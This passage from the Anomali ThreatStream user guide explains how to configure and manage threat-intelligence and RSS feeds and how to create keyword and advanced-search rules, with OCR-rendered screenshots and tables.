Confidence	Default source reported Confidence scores for the intelligence provided by the feed. You can select Override System Confidence to use the selected default Confidence score over assigned ThreatStream Confidence scores. For more on observable confidence, see "Observable Confidence in ThreatStream" on page 525.
Interval	Interval at which intelligence should be pulled from the feed.
Expiration	The number of days you want intelligence from this feed to stay active.

Setting	Description
Tags	Tags you want to associate with intelligence from this feed. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  Tags assigned the My Organization visibility setting are only visible to your organization. Tags assigned the Anomali Community visibility setting are visible to users of all organizations that have access to the observable. See "Adding Private Tags to Observables" on page 533 for more information.  Note: Observables can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.
iType	Indicator type you want to assign to all intelligence from the feed.

- Enter a **Regex** that parses the intelligence in the feed from any formatting on the page.
- In the corresponding fields, confirm that the group name from your regular expression is mapped to the correct observable type.
- Click **Save**.

Importing RSS Feeds

On ThreatStream, you can configure and manage custom RSS feeds without scripts or IT support. This enables you to quickly expand your organization's intelligence collection, automate the structured extraction of observables and reports, and maintain data quality through deduplication, tagging, and curation. Configured RSS feeds automatically ingest, parse, and tag new observables and articles, while Anomali Copilot generates concise summaries of the ingested articles.

On details pages of RSS feeds in ThreatStream, you can view feed health and ingestion status, filter and search observables, and trace them back to their original sources for context and trust decisions. See ["Viewing Feed Details" on page 400](#) for more information.



Notes:

- You can configure up to 1,000 RSS feeds for your organization.
- The Anomali Copilot subscription is required to import observables and generate automated Copilot summaries with identified tags and associations for each article in an RSS feed. Contact Anomali Customer Support for details.

To import an RSS feed:

1. Navigate to **ThreatStream > Manage > Feeds**.
2. Click **New**.

3. In the Create New Feed dialog box, click the **Configure RSS Feed** tab.

CREATE NEW FEED

Basic Feed Configuration

* = required field

Feed Name *

Feed URL *

Advanced Feed Configuration

Visibility

My Organization

Confidence

Override System Confidence

Interval

1 Hour - 1h

Expiration

90

Days before indicators from this feed expire

Configure RSS Feed

Visibility

My Organization

TLP

Red Amber+Strict Amber Green Clear

INGESTION CONTROLS

Skip Keyword

Articles containing these keywords will be skipped during ingestion.

Add keyword to skip and press Enter

Ingest Images

Import Observables

Severity Mapping

Low

Send Error Notification

No Data Threshold

Never

MAPPING

JSON Mapping Configuration


Define how RSS feed fields map to ThreatStream attributes


1

Cancel Save

4. Configure the following RSS feed settings:

Setting	Description
Feed Name	Name for the RSS feed.
Feed URL	URL where the RSS feed is hosted.
Visibility	Visibility of the intelligence provided by the feed in ThreatStream. The visibility of RSS feed submissions is always set to My Organization (visible to your organization only).
Confidence	Default source reported Confidence scores for the intelligence provided by the feed. You can select Override System Confidence to use the selected default Confidence score over assigned ThreatStream Confidence scores. For more on observable confidence, see "Observable Confidence in ThreatStream" on page 525.
Interval	Interval at which intelligence should be pulled from the RSS feed.

Setting	Description
Expiration	The number of days you want intelligence from this feed to stay active.
Tags	Tags you want to associate with intelligence from this RSS feed. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search through only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  Tags assigned the My Organization visibility setting are only visible to your organization. Tags assigned the Anomali Community visibility setting are visible to users of all organizations that have access to the observable. See "Adding Private Tags to Observables" on page 533 for more information.  Note: Observables can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.
TLP	Assign a TLP (Traffic Light Protocol) color to the ingested intelligence.
Skip Keyword	Add keywords to skip the articles containing these keywords during ingestion.
Import Observables	Select the Import Observables check box if you want to import observables from the RSS feed to ThreatStream. Imported observables are auto-approved automatically.

Setting	Description
Ingest Images	Select the Ingest Images check box if you want to ingest images.
Severity Mapping	Select a default severity value for the intelligence from the RSS feed.
Send Error Notification	Select the Send Error Notification check box and a No Data Threshold if you want to receive notifications about RSS feed errors. 
JSON Mapping Configuration	Define how RSS feed fields maps to ThreatStream attributes in JSON format. By default, the JSON Mapping Configuration section is populated automatically. Example of the mapping: <pre> { "link": "link", "title": "title", "content": "description", "pubDate": "pubDate", "summary": "description", "description": "description", "content:encoded": "description" } </pre>

Below is an example of a Threat Bulletin (article) ingested into ThreatStream from the *News – Cyber Security News | Copilot* custom RSS feed. The Anomali Copilot summary was added automatically.

[illegible]

Viewing Feed Details

Feed Details pages display all configured feed parameters and observables—such as IPs, domains, URLs, file hashes, and emails—received from each feed. These pages do not include Threat Model statistics. Feeds that produce only Threat Models will display **No Results**, even when they are functioning correctly.

Feeds / Feeds Details /
Detail for test2 web

NAME: test2 web ACTIVE: Active

TAGS: No Tags

URL: [Redacted]

CLASSIFICATION: My Organization

Confidence: 50

INTERVAL: 1h Expiration: 90

ITYPE: Malware Domain

FIELDS MAPPINGS: DOMAIN: : domain IP ADDRESS: : ip_address

1 Results

OBSERVED ITYPE	NUMBER OF INDICATORS
Malware Domain	12

Deactivate Feed Edit

1 Feed Name: Name of the feed whose details you are currently viewing.

2 Feed Details: Details of the feed configured during submission—feed name, status, feed URL, tags, TLP, classification, confidence score, interval at which intelligence is pulled from the feed, and expiration.

On the Details page of RSS feeds, you can also view a health status of a feed.



Note: To verify Threat Model-only feed health, navigate to the ThreatStream > Threat Model page and filter Threat Models by feed_id. The most recent activity of the feed is reflected in the Modified column.

Feeds / Feeds Details /
Detail for RSS user validation 2

NAME: RSS user validation 2 STATUS: Active

URL: https://www.microsoft.com/en-us/security/blog/feed/

TAGS: test2

TLP LEVEL: Amber

CLASSIFICATION: My Organization

CONFIDENCE: 71

INTERVAL: 1h Expiration: 95

HEALTH STATUS

[Bar chart showing 15 bars, the last one is red]


- 3 Observed iTypes:** A list of indicator types provided by the feed within the last 90 days.
- 4 Deactivate Feed:** Deactivate the feed. See ["Deactivating Feeds" on the next page](#) for more information.
- 5 Edit:** Edit the feed. See ["Editing Feeds" below](#).
- 6 Table Settings:** Select the columns and number of rows to be displayed per page. By default, all columns—Observed iType and Number of Indicators—are displayed.

Editing Feeds

Users with Org Admin privileges can edit any submitted feed. Non-admins can only edit feeds that they have submitted themselves.

To edit a feed:

1. Navigate to **ThreatStream > Manage > Feeds**.
2. In the Feeds table, locate and click the feed you want to edit.
3. On the details page of the feed, click **Edit**.



4. Make required changes.
5. Click **Save**.



Note: Feeds cannot be deleted from the ThreatStream UI. However, feeds can be deactivated. See ["Deactivating Feeds" on the next page](#) for more information. Please contact Anomali support with any questions.


Deactivating Feeds

Feeds submitted by your organization can be deactivated. When you deactivate feeds, they no longer feed your threat intelligence on ThreatStream. Deactivating a feed does not remove it from the ThreatStream UI.

Users with Org Admin privileges can edit any submitted feed. **Non-admins** can only edit feeds that they have submitted themselves.

To deactivate a feed:

1. Navigate to **ThreatStream > Manage > Feeds**.
2. In the Feeds table, locate and click the feed you want to deactivate.
3. On the feed details page, click **Deactivate** to deactivate the feed.



The status will change to **Inactive**. You can reactivate the feed by clicking **Activate Feed**.

Exporting Feeds to a CSV File

You can export details of the feeds feeding your Threat Intelligence on ThreatStream in CSV format. When you trigger an export, the resulting CSV file contains information on all of the feeds displayed on the Feeds page.

To export details of feeds to a CSV file:

1. Navigate to **ThreatStream > Manage > Feeds**.
2. In the top right corner of the table, click the download button.

Feeds

Now

Filter Options

Reset Filters Close All

Created by

My Organization

Status

Active

Inactive

Search

Organization My organization only

1107 Results

FEED NAME	ACTIVE (TYPES)	VISIBILITY	INTERVAL	ACTIVE	LAST SEEN
Microsoft Threat Intelligence - All Regions	Malware File Hash	My Organization	30m	✓	30 Jun 2023 04:54
Team Cymru - Controller	None	My Organization	30m	✓	
Phishbox - Phishbox	Phishing URL	My Organization	30m	✓	30 Jun 2023 04:45
None - UnknownSecurity Automation	None	My Organization	1h	✓	
Spamhaus	Spammer IP	My Organization	30m	✓	30 Jun 2023 04:48
Microsoft Threat Intelligence - Default Risk List	Malware File Hash, Phishing URL, Suspici...	My Organization	30m	✓	30 Jun 2023 04:43
Team Cymru - Controller	None	My Organization	1h	✓	13 Jun 2023 04:08
Open-Phish-Feed	Phishing URL	My Organization	1h	✓	30 Jun 2023 02:29
phish-feed	Malware URL	My Organization	1h	✓	30 Jun 2023 02:31
Microsoft Threat Intelligence - All Regions	Scanning IP, APT Email, Malware C&C Do...	My Organization	4h	✓	30 Jun 2023 02:56
Microsoft Threat Intelligence - Default Risk List	Scanning IP	My Organization	1h	✓	30 Jun 2023 04:47

Your export begins automatically.

Exported details include:

- Feed status (active)
- Visibility (classification)
- Feed ID (id)
- Last Seen (last_imported)
- Feed Name (name)

Below is the example of an exported list of feeds:

active

A	B	C	D	E	F	G	H	I	J
active	classification	id	interval	last_import	name				
TRUE	private	1649	1h	2023-06-31	Microsoft Threat and Vulnerability Intelligence - All Regions				
TRUE	private	704	1h	2023-06-31	MSI Blacklist Web Open (OSINT)				
TRUE	private	1667	1h	2023-06-17	Team Cymru - Controller				
TRUE	private	1773	1h		Phishbox-Feed				
TRUE	private	1633	1h		None - UnknownSecurity Automation				
TRUE	private	581	1h	2023-06-31	Open-Phish-Feed				
TRUE	private	689	30m	2023-06-31	Phishbox - Phishbox				
TRUE	private	698	1h	2023-06-31	Microsoft Threat Intelligence - All Regions				
TRUE	private	1717	1h	2023-06-31	Team Cymru - Controller				
TRUE	private	1556	30m	2023-06-17	Team Cymru - Controller				
TRUE	private	1057	1h	2023-06-31	phish-feed				
TRUE	private	181	30m	2023-06-31	Microsoft Threat Intelligence - All Regions				
TRUE	private	1719	30m		Team Cymru - Controller				
TRUE	private	1727	1h		Team Cymru - Controller				
TRUE	private	1061	4h	2023-06-31	Microsoft Threat Intelligence - All Regions				
TRUE	private	1634	1h		None - UnknownSecurity Automation				
TRUE	private	562	30m	2023-06-31	Microsoft Threat Intelligence - All Regions				
TRUE	private	903	30m	2023-06-31	Microsoft Threat Intelligence - All Regions				

Chapter 12: Rules

This chapter covers the following topics:

Guidelines for Advanced Search-Based Rules	409
Guidelines for Keyword-Based Rules	411
Creating Rules	414
Viewing Rule Details	424
Editing Rules	427
Re-Enabling Disabled Rules	431
Exporting Rules	433
Deleting Rules	434
Receiving Rules Email Notifications	435

Rules enable you to take automated actions when keyword matches or advance search conditions are met in new intelligence.

Keyword-based rules can be configured to match Observables, Sandbox Reports, Signatures, Threat Bulletins, and Vulnerabilities. A single rule can contain up to 100 distinct keywords.

Advanced search-based rules can be configured to match Actors, Campaigns, Courses of Action, Identities, Incidents, Infrastructure, Intrusion Sets, Malware, Observables, Threat Bulletins, Tools, Signatures, and Vulnerabilities. Attack Patterns and TTPs are not supported.



Note: Rules cannot be configured to match intelligence whose visibility is restricted to organization workgroups.

To view or manage your rules, navigate to **ThreatStream > Manage > Rules**.


1	2	3	4	5	6	7	8	9	10
RULE	DESCRIPTION	MATCHES	VISIBILITY	INTELLIGENCE INITIALS	RULE TYPE	DATE CREATED	DATE MODIFIED	NOTIFY ME	ENABLED
☐		2			Advanced Search	16 Dec 2022 15:40	16 Dec 2022 15:40	☒	☒
☐		0		Adversary Monitoring	Advanced Search	13 Dec 2022 13:54	13 Dec 2022 13:54	☒	☒
☐		200		Adversary Monitoring	Keyword	16 Mar 2022 16:49	16 Mar 2022 16:49	☒	☒
☐		67057			Keyword	24 Sep 2020 18:26	24 Sep 2020 18:26	☐	☐
☐		66950			Keyword	24 Sep 2020 18:03	24 Sep 2020 18:07	☐	☐
☐		6			Keyword	22 Sep 2020 19:02	24 Sep 2020 17:19	☐	☒
☐		61			Keyword	22 Sep 2020 17:45	24 Sep 2020 13:41	☒	☒
☐		45			Keyword	21 Sep 2020 15:54	24 Sep 2020 13:41	☐	☒
☐		2			Keyword	27 Aug 2020 12:08	24 Sep 2020 13:41	☒	☒
☐		0			Keyword	27 Jul 2020 12:03	24 Sep 2020 13:41	☒	☒
☐		0			Keyword	27 Jul 2020 11:35	27 Jul 2020 11:35	☒	☒
☐		1			Keyword	27 Jul 2020 09:58	27 Jul 2020 10:40	☒	☒
☐		0			Keyword	26 Jul 2020 19:23	26 Jul 2020 19:23	☒	☒
☐		0			Keyword	26 Jul 2020 17:44	26 Jul 2020 17:45	☒	☒
☐		0			Keyword	26 Jul 2020 15:14	26 Jul 2020 17:44	☒	☒
☐		0			Keyword	25 Jul 2020 17:32	25 Jul 2020 17:33	☒	☒
☐		0			Keyword	25 Jul 2020 16:44	25 Jul 2020 17:31	☒	☒
☐		0			Keyword	25 Jul 2020 16:37	26 Jul 2020 12:51	☒	☒
☐		937			Keyword	25 Jul 2020 16:04	09 Aug 2022 04:06	☒	☒
☐		0			Keyword	25 Jul 2020 16:03	25 Jul 2020 16:03	☒	☒
☐		154			Keyword	25 Jul 2020 16:02	08 Sep 2022 07:43	☒	☒



Tip: The Visibility and Description columns are not displayed by default. Click the settings icon in the top right corner of the table to add these columns.

1 Rule: Configured rules. Org Admins can view all rules which belong to their organization. Non Admin users can only see rules visible to the entire organization or workgroups of which they are members.

The following icon is displayed next to rules that have been disabled by ThreatStream:



See ["Re-Enabling Disabled Rules" on page 431](#) for information on re-enabling the rule.

2 Description: Description configured for the rule.

3 Matches: Total number of matches for all keywords or advanced search conditions configured on the rule.

4 Visibility: Visibility for the rule. Rules can be visible to your organization as a whole or restricted to specific workgroups.

- 5 Intelligence Initiatives:** Intelligence Initiatives associated with each rule. See ["Attributing Organizational Goals with Intelligence Initiatives" on page 459](#) for more information.
- 6 Rule Type:** Whether the rule is configured to match for keywords or an advanced search condition.
- 7 Date Created:** Timestamp when the rule was created.
- 8 Date Modified:** Timestamp when the rule was modified.
- 9 Notify Me:** Toggle whether you receive email notifications for matches from a particular rule. Notify Me is a user level setting which enables you to customize the rule match notifications you receive. Disabling this setting for a rule does not prevent other users in your organization from receiving notifications for the rule. See ["Receiving Rules Email Notifications" on page 435](#) for more information on receiving rules email notifications.
- For Org Admin users:* Notify Me switches are not displayed for rules whose visibility is restricted to workgroups of which you are not a member.
- For Non-Admin users:* Notify Me switches are available for all rules for which you have privileges to edit.
- 10 Enable:** Toggle whether the rule is enabled. If switched off, the rule is disabled and no longer matches for keywords in new intelligence.
- For Org Admin users:* Enabled switches are not displayed for rules whose visibility is restricted to workgroups of which you are not a member.
- For Non-Admin users:* Enabled switches are available for all rules for which you have privileges to edit.
- 11** Filter configured rules by the following parameters:
- **Matches:** Show rules which search for keyword matches within entities, such as Actors, Campaigns, Identities, Observables, Sandbox Reports, Signatures, Threat Bulletins, and Vulnerabilities.
 - **Rule Action:** Filter rules based on configured action.



Note: When you use the Rule Action filter to filter on rules that add matched intelligence to a Threat Bulletin or investigation, cases occur in which the list view contain rules that display no associated Threat Bulletins or investigations. In these cases,



you no longer have access to the Threat Bulletin or investigation to which the rule adds matched intelligence. For example, the visibility of the Threat Bulletin or investigation has been restricted to a workgroup of which you are not a member.

- **Intelligence Initiatives:** Show rules which are associated with specific intelligence initiatives.
- **Date Updated:** Show rules which were updated in the Last Day, Last Week, Last Month, or a Custom time range.
- **Date Created:** Show rules which were created in the Last Day, Last Week, Last Month, or a Custom time range.
- **Date Matched:** Show rules which contain keyword matches from the Last Day, Last Week, Last Month, or a Custom time range.
- **Workgroups:** Show rules whose visibility is restricted to specific workgroups in your organization. Org Admin users can view rules from any organization workgroup. Non Admin users can only view rules visible to workgroups of which they are members.

12 Search rules by rule name or configured keywords.

13 **Export:** Export configured rules to a CSV file. See ["Exporting Rules" on page 433](#) for more information.

14 **Table Settings:** Select the columns you want to be displayed. The following columns are available for selection: Rule, Description, Matches, Intelligence Initiatives, Rule Type, Date Created, Date Modified, Notify Me, and Enabled. The Description and Visibility columns are hidden by default. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality and specify the number of rows to be displayed per page.

Table Settings

Column Position & Visibility

☐	Description	⇅
☒	Rule	⇅
☒	Matches	⇅
☐	Visibility	⇅
☐	Intelligence Initiatives	⇅
☒	Rule Type	⇅
☒	Date Created	⇅
☒	Date Modified	⇅

Rows per page
50

15 New: Configure a new rule. See ["Creating Rules" on page 414](#) for more information.

From the Rules list page, you can also apply the following actions to the selected rules:

- **Edit:** Edit the selected rule. See ["Editing Rules" on page 427](#) for more information.
- **Delete Selection:** Remove the selected rule.
- **Export:** Click the download icon to export selected rules in CSV format. See ["Exporting Rules" on page 433](#) for more information.
- **Enable/Disable Notifications:** Toggle whether the Notify Me setting is enabled for the selected rules. See ["Receiving Rules Email Notifications" on page 435](#) for more information on receiving rules email notifications.
- **Enable/Disable Rule:** Toggle whether the rule is enabled. If switched off, the rule is disabled and no longer matches for keywords or advanced search conditions in new intelligence.



Note: This switch is disabled for rules that have been automatically disabled by ThreatStream. See ["Re-Enabling Disabled Rules" on page 431](#) for more information.

Search Rules							Edit Delete Selection (1)	
1 Item Selected								
☒	RULE	MATCHES	INTELLIGENCE INITIATIVES	RULE TYPE	DATE CREATED	DATE MODIFIED	NOTIFY ME	Enable Notifications
☒		210			15 Feb 2023 07:38	15 Feb 2023 07:38	☒	Disable Notifications
								Enable Rule
								Disable Rule

Guidelines for Advanced Search-Based Rules

Rules can be configured based on advanced Observable or Threat Model searches. Adhere to the following guidelines when creating advanced searches for a rule:

- Advanced searches must follow a valid *intelligence_field operator value* logic and use supported fields and operators only. Use the links below for more information

on creating valid search filters.

For advanced Observable searches: ["Constructing Advanced Observable Search Filters" on page 486](#).

For advanced Threat Model searches: ["Constructing Advanced Threat Model Search Filters" on page 609](#).

- When using regular expressions in advanced search-based rules, results may differ from advanced Observable and Threat Model search results. This happens due to the tokenization of some intelligence fields. Searches run against data where some fields are tokenized, while rules do not. Therefore, if you use a regular expression for a field in an advanced search-based rule, the regular expression must match the entire field value to return accurate results.

For example, if the `name ~ "cybersecurity"` query is used in a rule, it will return rows where "cybersecurity" is the full value of the name field. It will not return rows where "cybersecurity_domain" is the full value of the name field. On the contrary, when the same query is used in an advanced search, ThreatStream will return rows where "cybersecurity" is the full value of the name field and rows where "cybersecurity_domain" is the full value of the name field.

For most use cases, Anomali recommends using `=`, `contains`, `startswith`, and `endwith` operators rather than regular expressions.

- When creating advanced Threat Model searches, do not specify a value for `model_type`. Instead, use the `Include` parameter to select the entity types in which you want the rule to match.

New Rule Alert

Name
Description

Method
☒ Advanced Search ☐ Keywords
☐ Observables ☒ Threat Models

Include
☒ Select All
☒ Actors
☒ Campaigns
☒ Course of Action
☒ Identities
☒ Incidents
☒ Infrastructure
☒ Intrusion Set

Advanced Search
(model_type != "vulnerability")

Rule Visibility
My Organization

Date Options
☐ Include retrospective data

Intelligence Initiatives
[Add Intelligence Initiative](#)

Changing workgroups for Rule Visibility may affect assigned and visibility for Investigations and Threat Models created by this rule.

[Cancel](#) [Next: Define Actions](#)

Advanced search-based rules can be configured to match Actors, Campaigns, Courses of Action, Identities, Incidents, Infrastructure, Intrusion Sets, Malware, Observables, Threat Bulletins, Tools, Signatures, and Vulnerabilities. Attack Patterns and TTPs are not supported.

- The following fields are not supported for rule matching: `workgroups`, `modified_ts`, and `source_modified`.
- Only observables with `active` status can be matched. Do not specify `inactive` or `falsepos` for `status`.
- Use advanced search filters with narrow result sets. ThreatStream verifies that filters have returned fewer than 100,000 results in the past 24 hours when you create the rule. You are prevented from creating the rule if the filter exceeds this limit when executed on the past 24 hours.

Guidelines for Keyword-Based Rules

Keyword Syntax Requirements

Keywords added to rules are treated as independent regular expressions. Each keyword must be added to a separate line or separated by a comma. A few guidelines are discussed here to formulate regular expressions. For additional guidance, use your favorite online regular expression resource.

Keywords must adhere to the following requirements:

- A keyword must contain at least three characters.

- Keywords are not case sensitive. Therefore, if you add "ABC" to a rule, it will match "ABC" and "abc".
- If you need to match multiple words, specify a regular expression that matches all the words, including spaces or any other characters separating them. For example, to match "company llc", specify `company llc`. This will match any content in which the word "company" is followed by one space and the word "llc"; for example, "The company llc is in business". OR "The Bigcompany llc is in business". OR "Company LLC! is going out of business". However, it will not match "The company is in business". OR "The parent company is in business".
Example: `\bcompany llc\b`
This keyword will match "The company llc is in business" but not "The Bigcompany llc is in business".
- IP addresses must be expressed as regular expressions. In order to match exact IP addresses, the regular expression must include `\b` metacharacters at the beginning and end of the value.
Example: `\b10\.1\.25\.1\b`
- IP subnets must be expressed using CIDR notation and not as regular expressions.
Example: `10.20.100.0/26`
- Domains, URLs, and email addresses must also be expressed as regular expressions. If specifying values of these entity types, dots (.) must be escaped in order to search for exact matches.

Example: `anomali\.com`
- Similarly, the following characters must be escaped to be used literally in a regular expression: `., +, *, ?, ^, $, (, ), [, ], {, }, |, \`

Example: To match "bot(test).exe", specify `bot\(test\)\.exe`
- Do not start or end keywords with `.*`

Matched Fields

Rules looks for matches between the keywords you configure and the fields listed in the table below.

Intelligence Type	Matched Fields
Observables	Tags, Values
Sandbox Reports	Hashes, Notes, Signatures, URLs
Signatures	Name, Signature (full text of the Signature), Signature Type, Tags
Threat Bulletins	Actors, Campaigns, Description, Name, Source, Status, Tags, TTPs
Vulnerabilities	Description, Name

Sample Keyword Types

Anomali recommends the following baseline configuration:

- Executive staff email addresses
Example: `ceo@organization\.com` or `organizationceo@free-email-provider\.com`
- Organizational email domain names
Example: `organization\.com`
- Supply chain and critical business partner email domains
Example: `supply\.com`
- Any other domain names, trademarks, keywords, etc. used by your organization.
Example: `internaldomain\.net`
- Relevant CIDRs, including those of your supply chain and critical business partners.
Example: `192.168.2.0/24`
- Executive staff IP addresses (home IPs)
Example: `cable-modem-1-1-1-1.isp.net` or `\b1\.1\.1\.1\b`
- Common default passwords, code names, proprietary terms, etc.
Example: Any insecure default account passwords seen inside your organization.



Note: IPv6 addresses are supported.

Creating Rules

Org Admins and users, who have the Can Use Rules setting enabled for them, can configure rules from the Rules list view page. See ["Managing Organization Users " on page 122](#) for details.

An organization can configure up to 300 rules.



Tip: You can also configure advanced search based rules from the Advanced Threat Model or Observables search pages. To do this, enter an advanced search query and click **Create Rule**.

Search F... | model_type != vulnerability | Filter: Save as | Manage | Create Rule

The query automatically populates the **Advanced Search** field on the New Rule Alert window.

To create a new rule:

1. Navigate to **ThreatStream > Manage > Rules**.
2. Click **New**.

3. Enter a meaningful Name and Description for the rule.

4. Specify a Method for the Rule—Advanced Search or Keyword.



Note: Once the rule is created, the method for the rule cannot be changed.


5. If you specified **Advanced Search**, select **Observables** or **Threat Models** and configure the following settings:

Field	Description
Include (Threat Models only)	Select the Threat Model entity types in which you want the rule to match.
Advanced Search	Advanced search filter of interest. The rule will trigger configured actions when the filter matches incoming intelligence.
Include observables excluded by my org	When this setting is enabled, the rule will trigger when observables from your organization Exclude List match the advanced search filter. When this setting is disabled, the rule will not take its configured actions when observables on your Exclude List match the advanced search filter.
Rule Visibility	Specify the visibility for the rule. Rules can be visible to All users in your organization or only to the organization workgroups you specify. Only the workgroups of which you are a member are available to select. For more information on workgroups, see "Restricting Access to Intelligence with Workgroups" on page 199

Field	Description
Date Options	Select Include retrospective data if you want the rule to match on items that were created prior to the creation of the rule. If you select this option, you must specify a date range for the retrospective matching under Include data starting from. You can select Last Day, Last Week, Last Month, or specify a Custom date. Custom dates can be no earlier than 90 days prior to the present date. Retrospective searches must result in 10,000 or fewer matches. You are prevented from creating the rule if the retrospective search results in more than 10,000 matches. To continue, you must specify a shorter date range or more restrictive Advanced Search query.
Intelligence Initiatives	Associate the rule with an active intelligence initiative. See "Attributing Organizational Goals with Intelligence Initiatives" on page 459 for more information.

If you specified **Keywords**, configure the following settings:

Field	Description
Match Keywords	(Required) Keywords of interest. The rule will trigger configured actions when any of the keywords are matched. Keywords are <i>not</i> case sensitive. A single rule can contain up to 100 keywords. Separate keywords with commas or line breaks.  Keywords must adhere to the guidelines detailed in "Keyword Syntax Requirements" on page 411.



Field	Description
Include	■ Observables ■ Sandbox Reports ■ Signatures ■ Threat Bulletins ■ Vulnerabilities
iTypes	If you selected Observables under Include, you can configure the rule to match within specific indicator types. By default, all indicator types are selected.  You can use the search function to locate and deselect or select specific indicator types.  Note: Click Deselect All to deselect the indicator types and then select a specific subset.
Exclude	When Observables in the Exclude List of My Organization is selected, the rule will exclude observables from your organization Exclude List. When this setting is enabled, the rule will not take its configured actions when keywords appear in observables on your Exclude List. This setting is only available when you select Observables for Match Within.


Field	Description
Rule Visibility	Specify the visibility for the rule. Rules can be visible to All users in your organization or only to the organization workgroups you specify. Only the workgroups of which you are a member are available to select. For more information on workgroups, see "Restricting Access to Intelligence with Workgroups " on page 199
Intelligence Initiatives	Associate the rule with an active intelligence initiative. See "Attributing Organizational Goals with Intelligence Initiatives" on page 459 for more information.


Click **Next: Define Actions** when complete.

6. Configure the actions that the rule will take when matches occur. Rules can be configured to add matched intelligence to new or existing investigations, associate matched intelligence with Threat Model entities, add tags to matched intelligence, or send notifications when matches occur.

Field	Description
	Investigation

Field	Description
Action	Select one of the following: ■ No Action—do not add matched intelligence to an investigation.  ■ Add to New—add matched intelligence to a new investigation. An investigation is created when you complete a rule configuration.  ■ Add to New (for each rule match)—create an investigation for every rule match and select an assignee to conduct the investigations. Maximum of 50 investigations can be created per day. The rule is disabled if more than 50 investigations per day are opened. To continue using the disabled rule, you must modify and re-enable it. See "Re-Enabling Disabled Rules" on page 431 for details.  Notes: ○ If a rule matches a sandbox report, the investigation created for this rule

Field	Description
	 match will contain the sandbox report ID in its name. Users assigned to the investigations created by rule matches will not be notified of the created investigations even if the <i>When any Investigation is created</i> notification setting is enabled for them in My Profile settings. ■ Add to Existing—add matched intelligence to an existing investigation. Use the search function and select the investigation of interest from the list.   Note: If the visibility of the rule is restricted to workgroups in your organization, only investigations visible to the exact same set of workgroups are displayed. Investigations visible to a subset of the workgroups are not displayed.
Name (New Investigation Only)	(Required) Name assigned to the investigation that will be created the first time a keyword match occurs.

Field	Description
Investigation visibility (New Investigation Only)	Visibility setting of the new investigation. The investigation inherits the same visibility setting configured for the rule and cannot be edited.
Assignee (New Investigation Only)	Organization user to whom you want to assign the new investigation. If you selected My Organization for the visibility of the rule, you can select any user in your organization. If you restricted the visibility of the rule to specific workgroups, only users from the selected workgroups are available.
Threat Model	
Action	Select one of the following: ■ No Action—do not associate matched entities with Threat Model entities. ■ Add To—associate matched intelligence with existing Threat Model entities. Use the search function and select the entities of interest from the list. You can select up to 10 entities.   Tip: You can use the All filter to filter search results by Threat Model entity type.
Tags & Notifications	

Field	Description
Tags	If desired, specify tags which will be added to matched intelligence. visibility My Organization E.g., First Tag, Second Tag To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Organizations and intelligence sources can prevent users of other organizations on ThreatStream from adding public tags (those with the Anomali Community visibility setting) to their intelligence. To prevent your tags from being dropped in these cases, Anomali recommends setting the visibility to My Organization for tags added to matched intelligence.  Note: All entity types in ThreatStream are limited to 200 tags per organization. Tags added as a result of rule matches can be dropped if matched entities reach this limit.

Field	Description
Notify	Select which users in your organization will receive email notifications when the rule is triggered. By default, All users with visibility into the rule receive notifications. Alternatively, you can restrict notifications to a specific user workgroup. If the rule is visible to all users in your organization, all workgroups in your organization are available to select. If the rule is restricted to specific workgroups in your organization, only those with visibility into the rule are available to select. See "Restricting Access to Intelligence with Workgroups" on page 199 for more information on workgroups. Users must subscribe to the Keyword Matches email list in order to receive notifications when rules are triggered. See "Receiving Notifications from ThreatStream" on page 84 for more information.  Note: Notifications for matches in Sandbox Reports are sent to all users in your organization and cannot be restricted to specific workgroups.
